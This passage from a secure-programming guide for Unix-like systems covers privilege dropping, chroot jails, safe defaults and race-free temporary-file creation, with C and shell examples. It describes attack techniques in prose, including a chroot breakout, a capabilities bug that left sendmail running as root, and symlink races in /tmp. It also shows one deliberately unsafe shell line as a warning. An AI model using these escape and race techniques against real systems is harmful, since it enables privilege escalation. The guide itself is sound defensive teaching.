As soon as possible, permanently give up privileges. Some Unix−like systems, including Linux, implement ``saved'' IDs which store the ``previous'' value. The simplest approach is to reset any supplemental groups if appropriate (e.g., using setgroups(2)), and then set the other id's twice to an untrusted id. In setuid/setgid programs, you should usually set the effective gid and uid to the real ones, in particular right after a fork(2), unless there's a good reason not to. Note that you have to change the gid first when dropping from root to another privilege or it won't work − once you drop root privileges, you won't be able to change much else. Note that in some systems, just setting the group isn't enough, if the process belongs to supplemental groups with privileges. For example, the ``rsync'' program didn't remove the supplementary groups when it changed its uid and gid, which created a potential exploit.

It's worth noting that there's a well−known related bug that uses POSIX capabilities to interfere with this minimization. This bug affects Linux kernel 2.2.0 through 2.2.15, and possibly a number of other Unix−like systems with POSIX capabilities. See Bugtraq id 1322 on http://www.securityfocus.com for more information. Here is their summary:

> POSIX "Capabilities" have recently been implemented in the Linux kernel. These "Capabilities" are an additional form of privilege control to enable more specific control over what privileged processes can do. Capabilities are implemented as three (fairly large) bitfields, which each bit representing a specific action a privileged process can perform. By setting specific bits, the actions of privileged processes can be controlled −− access can be granted for various functions only to the specific parts of a program that require them. It is a security measure. The problem is that capabilities are copied with fork() execs, meaning that if capabilities are modified by a parent process, they can be carried over. The way that this can be exploited is by setting all of the capabilities to zero (meaning, all of the bits are off) in each of the three bitfields and then executing a setuid program that attempts to drop privileges before executing code that could be dangerous if run as root, such as what sendmail does. When sendmail attempts to drop privileges using setuid(getuid()), it fails not having the capabilities required to do so in its bitfields and with no checks on its return value . It continues executing with superuser privileges, and can run a users .forward file as root leading to a complete compromise.

One approach, used by sendmail, is to attempt to do setuid(0) after a setuid(getuid()); normally this should fail. If it succeeds, the program should stop. For more information, see http://sendmail.net/?feed=000607linuxbug. In the short term this might be a good idea in other programs, though clearly the better long−term approach is to upgrade the underlying system.

7.4.3. Minimize the Time the Privilege is Active

Use setuid(2), seteuid(2), setgroups(2), and related functions to ensure that the program only has these privileges active when necessary, and then temporarily deactivate the privilege when it's not in use. As noted above, you might want to ensure that these privileges are disabled while parsing user input, but more generally, only turn on privileges when they're actually needed.

Note that some buffer overflow attacks, if successful, can force a program to run arbitrary code, and that code could re−enable privileges that were temporarily dropped. Thus, there are *many* attacks that temporarily deactivating a privilege won't counter – it's always much better to completely drop privileges as soon as possible. There are many papers that describe how to do this, such as "Designing Shellcode Demystified". Some people even claim that ``seteuid() [is] considered harmful'' because of the many attacks it doesn't counter. Still, temporarily deactivating these permissions prevents a whole class of attacks, such as techniques to convince a program to write into a file that perhaps it didn't intend to write into. Since this technique prevents many attacks, it's worth doing if permanently dropping the privilege can't be done at that point in the program.

7.4.4. Minimize the Modules Granted the Privilege

If only a few modules are granted the privilege, then it's much easier to determine if they're secure. One way to do so is to have a single module use the privilege and then drop it, so that other modules called later cannot misuse the privilege. Another approach is to have separate commands in separate executables; one command might be a complex tool that can do a vast number of tasks for a privileged user (e.g., root), while the other tool is setuid but is a small, simple tool that only permits a small command subset (and does not trust its invoker). The small, simple tool checks to see if the input meets various criteria for acceptability, and then if it determines the input is acceptable, it passes the data on to the complex tool. Note that the small, simple tool must do a thorough job checking its inputs and limiting what it will pass along to the complex tool, or this can be a vulnerability. The communication could be via shell invocation, or any IPC mechanism. These approaches can even be layered several ways, for example, a complex user tool could call a simple setuid

``wrapping'' program (that checks its inputs for secure values) that then passes on information to another complex trusted tool.

This approach is the normal approach for developing GUI−based applications which requre privilege, but must be run by unprivileged users. The GUI portion is run as a normal unprivileged user process; that process then passes security−relevant requests on to another process that has the special privileges (and does not trust the first process, but instead limits the requests to whatever the user is allowed to do). Never develop a program that is privileged (e.g., using setuid) and also directly invokes a graphical toolkit: Graphical toolkits aren't designed to be used this way, and it would be extremely difficult to audit graphical toolkits in a way to make this possible. Fundamentally, graphical toolkits must be large, and it's extremely unwise to place so much faith in the perfection of that much code, so there is no point in trying to make them do what should never be done. Feel free to create a small setuid program that invokes two separate programs: one without privileges (but with the graphical interface), and one with privileges (and without an external interface). Or, create a small setuid program that can be invoked by the unprivileged GUI application. But never combine the two into a single process. For more about this, see the statement by Owen Taylor about GTK and setuid, discussing why GTK_MODULES is not a security hole.

Some applications can be best developed by dividing the problem into smaller, mutually untrusting programs. A simple way is divide up the problem into separate programs that do one thing (securely), using the filesystem and locking to prevent problems between them. If more complex interactions are needed, one approach is to fork into multiple processes, each of which has different privilege. Communications channels can be set up in a variety of ways; one way is to have a "master" process create communication channels (say unnamed pipes or unnamed sockets), then fork into different processes and have each process drop as many privileges as possible. If you're doing this, be sure to watch for deadlocks. Then use a simple protocol to allow the less trusted processes to request actions from the more trusted process(es), and ensure that the more trusted processes only support a limited set of requests. Setting user and group permissions so that no one else can even start up the sub−programs makes it harder to break into.

Some operating systems have the concept of multiple layers of trust in a single process, e.g., Multics' rings. Standard Unix and Linux don't have a way of separating multiple levels of trust by function inside a single process like this; a call to the kernel increases privileges, but otherwise a given process has a single level of trust. This is one area where technologies like Java 2, C# (which copies Java's approach), and Fluke (the basis of security−enhanced Linux) have an advantage. For example, Java 2 can specify fine−grained permissions such as the permission to only open a specific file. However, general−purpose operating systems do not typically have such abilities at this time; this may change in the near future. For more about Java, see Section 10.6.

7.4.5. Consider Using FSUID To Limit Privileges

Each Linux process has two Linux−unique state values called filesystem user id (FSUID) and filesystem group id (FSGID). These values are used when checking against the filesystem permissions. If you're building a program that operates as a file server for arbitrary users (like an NFS server), you might consider using these Linux extensions. To use them, while holding root privileges change just FSUID and FSGID before accessing files on behalf of a normal user. This extension is fairly useful, and provides a mechanism for limiting filesystem access rights without removing other (possibly necessary) rights. By only setting the FSUID (and not the EUID), a local user cannot send a signal to the process. Also, avoiding race conditions is much easier in this situation. However, a disadvantage of this approach is that these calls are not portable to other Unix−like systems.

7.4.6. Consider Using Chroot to Minimize Available Files

You can use chroot(2) to limit the files visible to your program. This requires carefully setting up a directory (called the ``chroot jail'') and correctly entering it. This can be a fairly effective technique for improving a program's security − it's hard to interfere with files you can't see. However, it depends on a whole bunch of assumptions, in particular, the program must lack root privileges, it must not have any way to get root privileges, and the chroot jail must be properly set up (e.g., be careful what you put inside the chroot jail, and make sure that users can never control its contents before calling chroot). I recommend using chroot(2) where it makes sense to do so, but don't depend on it alone; instead, make it part of a layered set of defenses. Here are a few notes about the use of chroot(2):

- The program can still use non−filesystem objects that are shared across the entire machine (such as System V IPC objects and network sockets). It's best to also use separate pseudo−users and/or groups, because all Unix−like systems include the ability to isolate users; this will at least limit the damage a subverted program can do to other programs. Note that current most Unix−like systems (including Linux) won't isolate intentionally cooperating programs; if you're worried about malicious programs cooperating, you need to get a system that implements some sort of mandatory access control and/or limits covert channels.
- Be sure to close any filesystem descriptors to outside files if you don't want them used later. In particular, don't have any descriptors open to directories outside the chroot jail, or set up a situation where such a descriptor could be given to it (e.g., via Unix sockets or an old implementation of /proc). If the program is given a descriptor to a directory outside the chroot jail, it could be used to escape out of the chroot jail.
- The chroot jail has to be set up to be secure − it must never be controlled by a user and every file added must be carefully examined. Don't use a normal user's home directory, subdirectory, or other directory that can ever be controlled by a user as a chroot jail; use a separate directory directory specially set aside for the purpose. Using a directory controlled by a user is a disaster − for example, the user could create a ``lib'' directory containing a trojaned linker or libc (and could link a setuid root binary into that space, if the files you save don't use it). Place the absolute minimum number of files and directories there. Typically you'll have a /bin, /etc/, /lib, and maybe one or two others (e.g., /pub if it's an ftp server). Place in /bin only what you need to run after doing the chroot(); sometimes you need nothing at all (try to avoid placing a shell like /bin/sh there, though sometimes that can't be helped). You may need a /etc/passwd and /etc/group so file listings can show some correct names, but if so, try not to include the real system's values, and certainly replace all passwords with "*".

  In /lib, place only what you need; use ldd(1) to query each program in /bin to find out what it needs, and only include them. On Linux, you'll probably need a few basic libraries like ld−linux.so.2, and not much else. Alternatively, recompile any necessary programs to be statically linked, so that they don't need dynamically loaded libraries at all.

  It's usually wiser to completely copy in all files, instead of making hard links; while this wastes some time and disk space, it makes it so that attacks on the chroot jail files do not automatically propagate into the regular system's files. Mounting a /proc filesystem, on systems where this is supported, is generally unwise. In fact, in very old versions of Linux (versions 2.0.x, at least up through 2.0.38) it's a known security flaw, since there are pseudo−directories in /proc that would permit a chroot'ed program to escape. Linux kernel 2.2 fixed this known problem, but there may be others; if possible, don't do it.
- Chroot really isn't effective if the program can acquire root privilege. For example, the program could use calls like mknod(2) to create a device file that can view physical memory, and then use the resulting device file to modify kernel memory to give itself whatever privileges it desired. Another

example of how a root program can break out of chroot is demonstrated at http://www.suid.edu/source/breakchroot.c. In this example, the program opens a file descriptor for the current directory, creates and chroots into a subdirectory, sets the current directory to the previously−opened current directory, repeatedly cd's up from the current directory (which since it is outside the current chroot succeeds in moving up to the real filesystem root), and then calls chroot on the result. By the time you read this, these weaknesses may have been plugged, but the reality is that root privilege has traditionally meant ``all privileges'' and it's hard to strip them away. It's better to assume that a program requiring continuous root privileges will only be mildly helped using chroot(). Of course, you may be able to break your program into parts, so that at least part of it can be in a chroot jail.

7.4.7. Consider Minimizing the Accessible Data

Consider minimizing the amount of data that can be accessed by the user. For example, in CGI scripts, place all data used by the CGI script outside of the document tree unless there is a reason the user needs to see the data directly. Some people have the false notion that, by not publicly providing a link, no one can access the data, but this is simply not true.

7.4.8. Consider Minimizing the Resources Available

Consider minimizing the computer resources available to a given process so that, even if it ``goes haywire,'' its damage can be limited. This is a fundamental technique for preventing a denial of service. For network servers, a common approach is to set up a separate process for each session, and for each process limit the amount of CPU time (et cetera) that session can use. That way, if an attacker makes a request that chews up memory or uses 100% of the CPU, the limits will kick in and prevent that single session from interfering with other tasks. Of course, an attacker can establish many sessions, but this at least raises the bar for an attack. See Section 3.6 for more information on how to set these limits (e.g., ulimit(1)).

7.5. Minimize the Functionality of a Component

In a related move, minimize the amount of functionality provided by your component. If it does several functions, consider breaking its implementation up into those smaller functions. That way, users who don't need some functions can disable just those portions. This is particularly important when a flaw is discovered − this way, users can disable just one component and still use the other parts.

7.6. Avoid Creating Setuid/Setgid Scripts

Many Unix−like systems, in particular Linux, simply ignore the setuid and setgid bits on scripts to avoid the race condition described earlier. Since support for setuid scripts varies on Unix−like systems, they're best avoided in new applications where possible. As a special case, Perl includes a special setup to support setuid Perl scripts, so using setuid and setgid is acceptable in Perl if you truly need this kind of functionality. If you need to support this kind of functionality in your own interpreter, examine how Perl does this. Otherwise, a simple approach is to ``wrap'' the script with a small setuid/setgid executable that creates a safe environment (e.g., clears and sets environment variables) and then calls the script (using the script's full path). Make sure that the script cannot be changed by an attacker! Shell scripting languages have additional problems, and really should not be setuid/setgid; see Section 10.4 for more information about this.

7.7. Configure Safely and Use Safe Defaults

Configuration is considered to currently be the number one security problem. Therefore, you should spend some effort to (1) make the initial installation secure, and (2) make it easy to reconfigure the system while keeping it secure.

Never have the installation routines install a working ``default'' password. If you need to install new ``users'', that's fine – just set them up with an impossible password, leaving time for administrators to set the password (and leaving the system secure before the password is set). Administrators will probably install hundreds of packages and almost certainly forget to set the password – it's likely they won't even know to set it, if you create a default password.

A program should have the most restrictive access policy until the administrator has a chance to configure it. Please don't create ``sample'' working users or ``allow access to all'' configurations as the starting configuration; many users just ``install everything'' (installing all available services) and never get around to configuring many services. In some cases the program may be able to determine that a more generous policy is reasonable by depending on the existing authentication system, for example, an ftp server could legitimately determine that a user who can log into a user's directory should be allowed to access that user's files. Be careful with such assumptions, however.

Have installation scripts install a program as safely as possible. By default, install all files as owned by root or some other system user and make them unwriteable by others; this prevents non−root users from installing viruses. Indeed, it's best to make them unreadable by all but the trusted user. Allow non−root installation where possible as well, so that users without root privileges and administrators who do not fully trust the installer can still use the program.

When installing, check to make sure that any assumptions necessary for security are true. Some library routines are not safe on some platforms; see the discussion of this in Section 8.1. If you know which platforms your application will run on, you need not check their specific attributes, but in that case you should check to make sure that the program is being installed on only one of those platforms. Otherwise, you should require a manual override to install the program, because you don't know if the result will be secure.

Try to make configuration as easy and clear as possible, including post−installation configuration. Make using the ``secure'' approach as easy as possible, or many users will use an insecure approach without understanding the risks. On Linux, take advantage of tools like linuxconf, so that users can easily configure their system using an existing infrastructure.

If there's a configuration language, the default should be to deny access until the user specifically grants it. Include many clear comments in the sample configuration file, if there is one, so the administrator understands what the configuration does.

7.8. Load Initialization Values Safely

Many programs read an initialization file to allow their defaults to be configured. You must ensure that an attacker can't change which initialization file is used, nor create or modify that file. Often you should *not* use the current directory as a source of this information, since if the program is used as an editor or browser, the user may be viewing the directory controlled by someone else. Instead, if the program is a typical user application, you should load any user defaults from a hidden file or directory contained in the user's home directory. If the program is setuid/setgid, don't read any file controlled by the user unless you carefully filter it

as an untrusted (potentially hostile) input. Trusted configuration values should be loaded from somewhere else entirely (typically from a file in /etc).

7.9. Fail Safe

A secure program should always ``fail safe'', that is, it should be designed so that if the program does fail, the safest result should occur. For security−critical programs, that usually means that if some sort of misbehavior is detected (malformed input, reaching a ``can't get here'' state, and so on), then the program should immediately deny service and stop processing that request. Don't try to ``figure out what the user wanted'': just deny the service. Sometimes this can decrease reliability or useability (from a user's perspective), but it increases security. There are a few cases where this might not be desired (e.g., where denial of service is much worse than loss of confidentiality or integrity), but such cases are quite rare.

Note that I recommend ``stop processing the request'', not ``fail altogether''. In particular, most servers should not completely halt when given malformed input, because that creates a trivial opportunity for a denial of service attack (the attacker just sends garbage bits to prevent you from using the service). Sometimes taking the whole server down is necessary, in particular, reaching some ``can't get here'' states may signal a problem so drastic that continuing is unwise.

Consider carefully what error message you send back when a failure is detected. if you send nothing back, it may be hard to diagnose problems, but sending back too much information may unintentionally aid an attacker. Usually the best approach is to reply with ``access denied'' or ``miscellaneous error encountered'' and then write more detailed information to an audit log (where you can have more control over who sees the information).

7.10. Avoid Race Conditions

A ``race condition'' can be defined as ``Anomalous behavior due to unexpected critical dependence on the relative timing of events'' [FOLDOC]. Race conditions generally involve one or more processes accessing a shared resource (such a file or variable), where this multiple access has not been properly controlled.

In general, processes do not execute atomically; another process may interrupt it between essentially any two instructions. If a secure program's process is not prepared for these interruptions, another process may be able to interfere with the secure program's process. Any pair of operations in a secure program must still work correctly if arbitrary amounts of another process's code is executed between them.

Race condition problems can be notionally divided into two categories:

- Interference caused by untrusted processes. Some security taxonomies call this problem a ``sequence'' or ``non−atomic'' condition. These are conditions caused by processes running other, different programs, which ``slip in'' other actions between steps of the secure program. These other programs might be invoked by an attacker specifically to cause the problem. This book will call these sequencing problems.
- Interference caused by trusted processes (from the secure program's point of view). Some taxonomies call these deadlock, livelock, or locking failure conditions. These are conditions caused by processes running the ``same'' program. Since these different processes may have the ``same'' privileges, if not properly controlled they may be able to interfere with each other in a way other programs can't. Sometimes this kind of interference can be exploited. This book will call these locking problems.

7.10.1. Sequencing (Non−Atomic) Problems

In general, you must check your code for any pair of operations that might fail if arbitrary code is executed between them.

Note that loading and saving a shared variable are usually implemented as separate operations and are not atomic. This means that an ``increment variable'' operation is usually converted into loading, incrementing, and saving operation, so if the variable memory is shared the other process may interfere with the incrementing.

Secure programs must determine if a request should be granted, and if so, act on that request. There must be no way for an untrusted user to change anything used in this determination before the program acts on it. This kind of race condition is sometimes termed a ``time of check − time of use'' (TOCTOU) race condition.

7.10.1.1. Atomic Actions in the Filesystem

The problem of failing to perform atomic actions repeatedly comes up in the filesystem. In general, the filesystem is a shared resource used by many programs, and some programs may interfere with its use by other programs. Secure programs should generally avoid using access(2) to determine if a request should be granted, followed later by open(2), because users may be able to move files around between these calls, possibly creating symbolic links or files of their own choosing instead. A secure program should instead set its effective id or filesystem id, then make the open call directly. It's possible to use access(2) securely, but only when a user cannot affect the file or any directory along its path from the filesystem root.

When creating a file, you should open it using the modes O_CREAT | O_EXCL and grant only very narrow permissions (only to the current user); you'll also need to prepare for having the open fail. If you need to be able to open the file (e.g,. to prevent a denial−of−service), you'll need to repetitively (1) create a ``random'' filename, (2) open the file as noted, and (3) stop repeating when the open succeeds.

Ordinary programs can become security weaknesses if they don't create files properly. For example, the ``joe'' text editor had a weakness called the ``DEADJOE'' symlink vulnerability. When joe was exited in a nonstandard way (such as a system crash, closing an xterm, or a network connection going down), joe would unconditionally append its open buffers to the file "DEADJOE". This could be exploited by the creation of DEADJOE symlinks in directories where root would normally use joe. In this way, joe could be used to append garbage to potentially−sensitive files, resulting in a denial of service and/or unintentional access.

As another example, when performing a series of operations on a file's meta−information (such as changing its owner, stat−ing the file, or changing its permission bits), first open the file and then use the operations on open files. This means use the fchown( ), fstat( ), or fchmod( ) system calls, instead of the functions taking filenames such as chown(), chgrp(), and chmod(). Doing so will prevent the file from being replaced while your program is running (a possible race condition). For example, if you close a file and then use chmod() to change its permissions, an attacker may be able to move or remove the file between those two steps and create a symbolic link to another file (say /etc/passwd). Other interesting files include /dev/zero, which can provide an infinitely−long data stream of input to a program; if an attacker can ``switch'' the file midstream, the results can be dangerous.

But even this gets complicated − when creating files, you must give them as a minimal set of rights as possible, and then change the rights to be more expansive if you desire. Generally, this means you need to use umask and/or open's parameters to limit initial access to just the user and user group. For example, if you create a file that is initially world−readable, then try to turn off the ``world readable'' bit, an attacker could try

to open the file while the permission bits said this was okay. On most Unix−like systems, permissions are only checked on open, so this would result in an attacker having more privileges than intended.

In general, if multiple users can write to a directory in a Unix−like system, you'd better have the ``sticky'' bit set on that directory, and sticky directories had better be implemented. It's much better to completely avoid the problem, however, and create directories that only a trusted special process can access (and then implement that carefully). The traditional Unix temporary directories (/tmp and /var/tmp) are usually implemented as ``sticky'' directories, and all sorts of security problems can still surface, as we'll see next.

7.10.1.2. Temporary Files

This issue of correctly performing atomic operations particularly comes up when creating temporary files. Temporary files in Unix−like systems are traditionally created in the /tmp or /var/tmp directories, which are shared by all users. A common trick by attackers is to create symbolic links in the temporary directory to some other file (e.g., /etc/passwd) while your secure program is running. The attacker's goal is to create a situation where the secure program determines that a given filename doesn't exist, the attacker then creates the symbolic link to another file, and then the secure program performs some operation (but now it actually opened an unintended file). Often important files can be clobbered or modified this way. There are many variations to this attack, such as creating normal files, all based on the idea that the attacker can create (or sometimes otherwise access) file system objects in the same directory used by the secure program for temporary files.

Michal Zalewski exposed in 2002 another serious problem with temporary directories involving automatic cleaning of temporary directories. For more information, see his posting to Bugtraq dated December 20, 2002, (subject "[RAZOR] Problems with mkstemp()"). Basically, Zalewski notes that it's a common practice to have a program automatically sweep temporary directories like /tmp and /var/tmp and remove "old" files that have not been accessed for a while (e.g., several days). Such programs are sometimes called "tmp cleaners" (pronounced "temp cleaners"). Possibly the most common tmp cleaner is "tmpwatch" by Erik Troan and Preston Brown of Red Hat Software; another common one is 'stmpclean' by Stanislav Shalunov; many administrators roll their own as well. Unfortunately, the existance of tmp cleaners creates an opportunity for new security−critical race conditions; an attacker may be able to arrange things so that the tmp cleaner interferes with the secure program. For example, an attacker could create an "old" file, arrange for the tmp cleaner to plan to delete the file, delete the file himself, and run a secure program that creates the same file − now the tmp cleaner will delete the secure program's file! Or, imagine that a secure program can have long delays after using the file (e.g., a setuid program stopped with SIGSTOP and resumed after many days with SIGCONT, or simply intentionally creating a lot of work). If the temporary file isn't used for long enough, its temporary files are likely to be removed by the tmp cleaner.

The general problem when creating files in these shared directories is that you must guarantee that the filename you plan to use doesn't already exist at time of creation, and atomically create the file. Checking ``before'' you create the file doesn't work, because after the check occurs, but before creation, another process can create that file with that filename. Using an ``unpredictable'' or ``unique'' filename doesn't work in general, because another process can often repeatedly guess until it succeeds. Once you create the file atomically, you must alway use the returned file descriptor (or file stream, if created from the file descriptor using routines like fdopen()). You must never re−open the file, or use any operations that use the filename as a parameter − always use the file descriptor or associated stream. Otherwise, the tmpwatch race issues noted above will cause problems. You can't even create the file, close it, and re−open it, even if the permissions limit who can open it. Note that comparing the descriptor and a reopened file to verify inode numbers, creation times or file ownership is not sufficient − please refer to "Symlinks and Cryogenic Sleep" by Olaf Kirch.

Fundamentally, to create a temporary file in a shared (sticky) directory, you must repetitively: (1) create a ``random'' filename, (2) open it using O_CREAT | O_EXCL and very narrow permissions (which atomically creates the file and fails if it's not created), and (3) stop repeating when the open succeeds.

According to the 1997 ``Single Unix Specification'', the preferred method for creating an arbitrary temporary file (using the C interface) is tmpfile(3). The tmpfile(3) function creates a temporary file and opens a corresponding stream, returning that stream (or NULL if it didn't). Unfortunately, the specification doesn't make any guarantees that the file will be created securely. In earlier versions of this book, I stated that I was concerned because I could not assure myself that all implementations do this securely. I've since found that older System V systems have an insecure implementation of tmpfile(3) (as well as insecure implementations of tmpnam(3) and tempnam(3)), so on at least some systems it's absolutely useless. Library implementations of tmpfile(3) should securely create such files, of course, but users don't always realize that their system libraries have this security flaw, and sometimes they can't do anything about it.

Kris Kennaway recommends using mkstemp(3) for making temporary files in general. His rationale is that you should use well–known library functions to perform this task instead of rolling your own functions, and that this function has well–known semantics. This is certainly a reasonable position. I would add that, if you use mkstemp(3), be sure to use umask(2) to limit the resulting temporary file permissions to only the owner. This is because some implementations of mkstemp(3) (basically older ones) make such files readable and writable by all, creating a condition in which an attacker can read or write private data in this directory. A minor nuisance is that mkstemp(3) doesn't directly support the environment variables TMP or TMPDIR (as discussed below), so if you want to support them you have to add code to do so. Here's a program in C that demonstrates how to use mkstemp(3) for this purpose, both directly and when adding support for TMP and TMPDIR:

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>

void failure(msg) {
 fprintf(stderr, "%s\n", msg);
 exit(1);
}

/*
 * Given a "pattern" for a temporary filename
 * (starting with the directory location and ending in XXXXXX),
 * create the file and return it.
 * This routines unlinks the file, so normally it won't appear in
 * a directory listing.
 * The pattern will be changed to show the final filename.
 */

FILE *create_tempfile(char *temp_filename_pattern)
{
 int temp_fd;
 mode_t old_mode;
 FILE *temp_file;

 old_mode = umask(077);  /* Create file with restrictive permissions */
 temp_fd = mkstemp(temp_filename_pattern);
 (void) umask(old_mode);
 if (temp_fd == -1) {
   failure("Couldn't open temporary file");
 }
```

```
 if (!(temp_file = fdopen(temp_fd, "w+b"))) {
   failure("Couldn't create temporary file's file descriptor");
 }
 if (unlink(temp_filename_pattern) == -1) {
   failure("Couldn't unlink temporary file");
 }
 return temp_file;
}


/*
 * Given a "tag" (a relative filename ending in XXXXXX),
 * create a temporary file using the tag.  The file will be created
 * in the directory specified in the environment variables
 * TMPDIR or TMP, if defined and we aren't setuid/setgid, otherwise
 * it will be created in /tmp.  Note that root (and su'd to root)
 * _will_ use TMPDIR or TMP, if defined.
 *
 */
FILE *smart_create_tempfile(char *tag)
{
 char *tmpdir = NULL;
 char *pattern;
 FILE *result;

 if ((getuid()==geteuid()) && (getgid()==getegid())) {
   if (! ((tmpdir=getenv("TMPDIR")))) {
     tmpdir=getenv("TMP");
   }
 }
 if (!tmpdir) {tmpdir = "/tmp";}

 pattern = malloc(strlen(tmpdir)+strlen(tag)+2);
 if (!pattern) {
   failure("Could not malloc tempfile pattern");
 }
 strcpy(pattern, tmpdir);
 strcat(pattern, "/");
 strcat(pattern, tag);
 result = create_tempfile(pattern);
 free(pattern);
 return result;
}



main() {
 int c;
 FILE *demo_temp_file1;
 FILE *demo_temp_file2;
 char demo_temp_filename1[] = "/tmp/demoXXXXXX";
 char demo_temp_filename2[] = "second-demoXXXXXX";

 demo_temp_file1 = create_tempfile(demo_temp_filename1);
 demo_temp_file2 = smart_create_tempfile(demo_temp_filename2);
 fprintf(demo_temp_file2, "This is a test.\n");
 printf("Printing temporary file contents:\n");
 rewind(demo_temp_file2);
 while (  (c=fgetc(demo_temp_file2)) != EOF) {
   putchar(c);
 }
 putchar('\n');
```

```
 printf("Exiting; you'll notice that there are no temporary files on exit.\n");
}
```

Kennaway states that if you can't use mkstemp(3), then make yourself a directory using mkdtemp(3), which is protected from the outside world. However, as Michal Zalewski notes, this is a bad idea if there are tmp cleaners in use; instead, use a directory inside the user's HOME. Finally, if you really have to use the insecure mktemp(3), use lots of X's – he suggests 10 (if your libc allows it) so that the filename can't easily be guessed (using only 6 X's means that 5 are taken up by the PID, leaving only one random character and allowing an attacker to mount an easy race condition). Note that this is fundamentally insecure, so you should normally not do this. I add that you should avoid tmpnam(3) as well – some of its uses aren't reliable when threads are present, and it doesn't guarantee that it will work correctly after TMP_MAX uses (yet most practical uses must be inside a loop).

In general, you should avoid using the insecure functions such as mktemp(3) or tmpnam(3), unless you take specific measures to counter their insecurities or test for a secure library implementation as part of your installation routines. If you ever want to make a file in /tmp or a world–writable directory (or group–writable, if you don't trust the group) and don't want to use mk*temp() (e.g. you intend for the file to be predictably named), then *always* use the O_CREAT and O_EXCL flags to open() and *check the return value*. If you fail the open() call, then recover gracefully (e.g. exit).

The GNOME programming guidelines recommend the following C code when creating filesystem objects in shared (temporary) directories to securely open temporary files [Quintero 2000]:

```
char *filename;
int fd;

do {
  filename = tempnam (NULL, "foo");
  fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
  free (filename);
} while (fd == -1);
```

Note that, although the insecure function tempnam(3) is being used, it is wrapped inside a loop using O_CREAT and O_EXCL to counteract its security weaknesses, so this use is okay. Note that you need to free() the filename. You should close() and unlink() the file after you are done. If you want to use the Standard C I/O library, you can use fdopen() with mode "w+b" to transform the file descriptor into a FILE *. Note that this approach won't work over NFS version 2 (v2) systems, because older NFS doesn't correctly support O_EXCL. Note that one minor disadvantage to this approach is that, since tempnam can be used insecurely, various compilers and security scanners may give you spurious warnings about its use. This isn't a problem with mkstemp(3).

If you need a temporary file in a shell script, you're probably best off using pipes, using a local directory (e.g., something inside the user's home directory), or in some cases using the current directory. That way, there's no sharing unless the user permits it. If you really want/need the temporary file to be in a shared directory like /tmp, do *not* use the traditional shell technique of using the process id in a template and just creating the file using normal operations like ">". Shell scripts can use "$$" to indicate the PID, but the PID can be easily determined or guessed by an attacker, who can then pre–create files or links with the same name. Thus the following "typical" shell script is *unsafe*:

```
   echo "This is a test" > /tmp/test$$  # DON'T DO THIS.
```

If you need a temporary file or directory in a shell script, and you want it in /tmp, a solution sometimes suggested is to use mktemp(1), which is intended for use in shell scripts (note that mktemp(1) and mktemp(3) are different things). However, as Michal Zalewski notes, this is insecure in many environments that run tmp cleaners; the problem is that when a privileged program sweeps through a temporary directory, it will probably expose a race condition. Even if this weren't true, I do not recommend using shell scripts that create temporary files in shared directories; creating such files in private directories or using pipes instead is generally preferable, even if you're sure your tmpwatch program is okay (or that you have no local users). If you must use mktemp(1), note that mktemp(1) takes a template, then creates a file or directory using O_EXCL and returns the resulting name; thus, mktemp(1) won't work on NFS version 2 filesystems. Here are some examples of correct use of mktemp(1) in Bourne shell scripts; these examples are straight from the mktemp(1) man page:

```
# Simple use of mktemp(1), where the script should quit
# if it can't get a safe temporary file.
# Note that this will be INSECURE on many systems, since they use
# tmpwatch-like programs that will erase "old" files and expose race
# conditions.

  TMPFILE=`mktemp /tmp/$0.XXXXXX` || exit 1
  echo "program output" >> $TMPFILE

 # Simple example, if you want to catch the error:

  TMPFILE=`mktemp -q /tmp/$0.XXXXXX`
  if [ $? -ne 0 ]; then
     echo "$0: Can't create temp file, exiting..."
     exit 1
  fi
```

Perl programmers should use File::Temp, which tries to provide a cross−platform means of securely creating temporary files. However, read the documentation carefully on how to use it properly first; it includes interfaces to unsafe functions as well. I suggest explicitly setting its safe_level to HIGH; this will invoke additional security checks. The Perl 5.8 documentation of File::Temp is available on−line.

Don't reuse a temporary filename (i.e. remove and recreate it), no matter how you obtained the ``secure'' temporary filename in the first place. An attacker can observe the original filename and hijack it before you recreate it the second time. And of course, always use appropriate file permissions. For example, only allow world/group access if you need the world or a group to access the file, otherwise keep it mode 0600 (i.e., only the owner can read or write it).

Clean up after yourself, either by using an exit handler, or making use of UNIX filesystem semantics and unlink()ing the file immediately after creation so the directory entry goes away but the file itself remains accessible until the last file descriptor pointing to it is closed. You can then continue to access it within your program by passing around the file descriptor. Unlinking the file has a lot of advantages for code maintenance: the file is automatically deleted, no matter how your program crashes. It also decreases the likelihood that a maintainer will insecurely use the filename (they need to use the file descriptor instead). The one minor problem with immediate unlinking is that it makes it slightly harder for administrators to see how disk space is being used, since they can't simply look at the file system by name.

You might consider ensuring that your code for Unix−like systems respects the environment variables TMP or TMPDIR if the provider of these variable values is trusted. By doing so, you make it possible for users to move their temporary files into an unshared directory (and eliminating the problems discussed here), such as a subdirectory inside their home directory. Recent versions of Bastille can set these variables to reduce the

sharing between users. Unfortunately, many users set TMP or TMPDIR to a shared directory (say /tmp), so your secure program must still correctly create temporary files even if these environment variables are set. This is one advantage of the GNOME approach, since at least on some systems tempnam(3) automatically uses TMPDIR, while the mkstemp(3) approach requires more code to do this. Please don't create yet more environment variables for temporary directories (such as TEMP), and in particular don't create a different environment name for each application (e.g., don't use "MYAPP_TEMP"). Doing so greatly complicates managing systems, and users wanting a special temporary directory for a specific application can just set the environment variable specially when running that particular application. Of course, if these environment variables might have been set by an untrusted source, you should ignore them − which you'll do anyway if you follow the advice in Section 5.2.3.

These techniques don't work if the temporary directory is remotely mounted using NFS version 2 (NFSv2), because NFSv2 doesn't properly support O_EXCL. See Section 7.10.2.1 for more information. NFS version 3 and later properly support O_EXCL; the simple solution is to ensure that temporary directories are either local or, if mounted using NFS, mounted using NFS version 3 or later. There is a technique for safely creating temporary files on NFS v2, involving the use of link(2) and stat(2), but it's complex; see Section 7.10.2.1 which has more information about this.

As an aside, it's worth noting that FreeBSD has recently changed the mk*temp() family to get rid of the PID component of the filename and replace the entire thing with base−62 encoded randomness. This drastically raises the number of possible temporary files for the "default" usage of 6 X's, meaning that even mktemp(3) with 6 X's is reasonably (probabilistically) secure against guessing, except under very frequent usage. However, if you also follow the guidance here, you'll eliminate the problem they're addressing.

Much of this information on temporary files was derived from Kris Kennaway's posting to Bugtraq about temporary files on December 15, 2000.

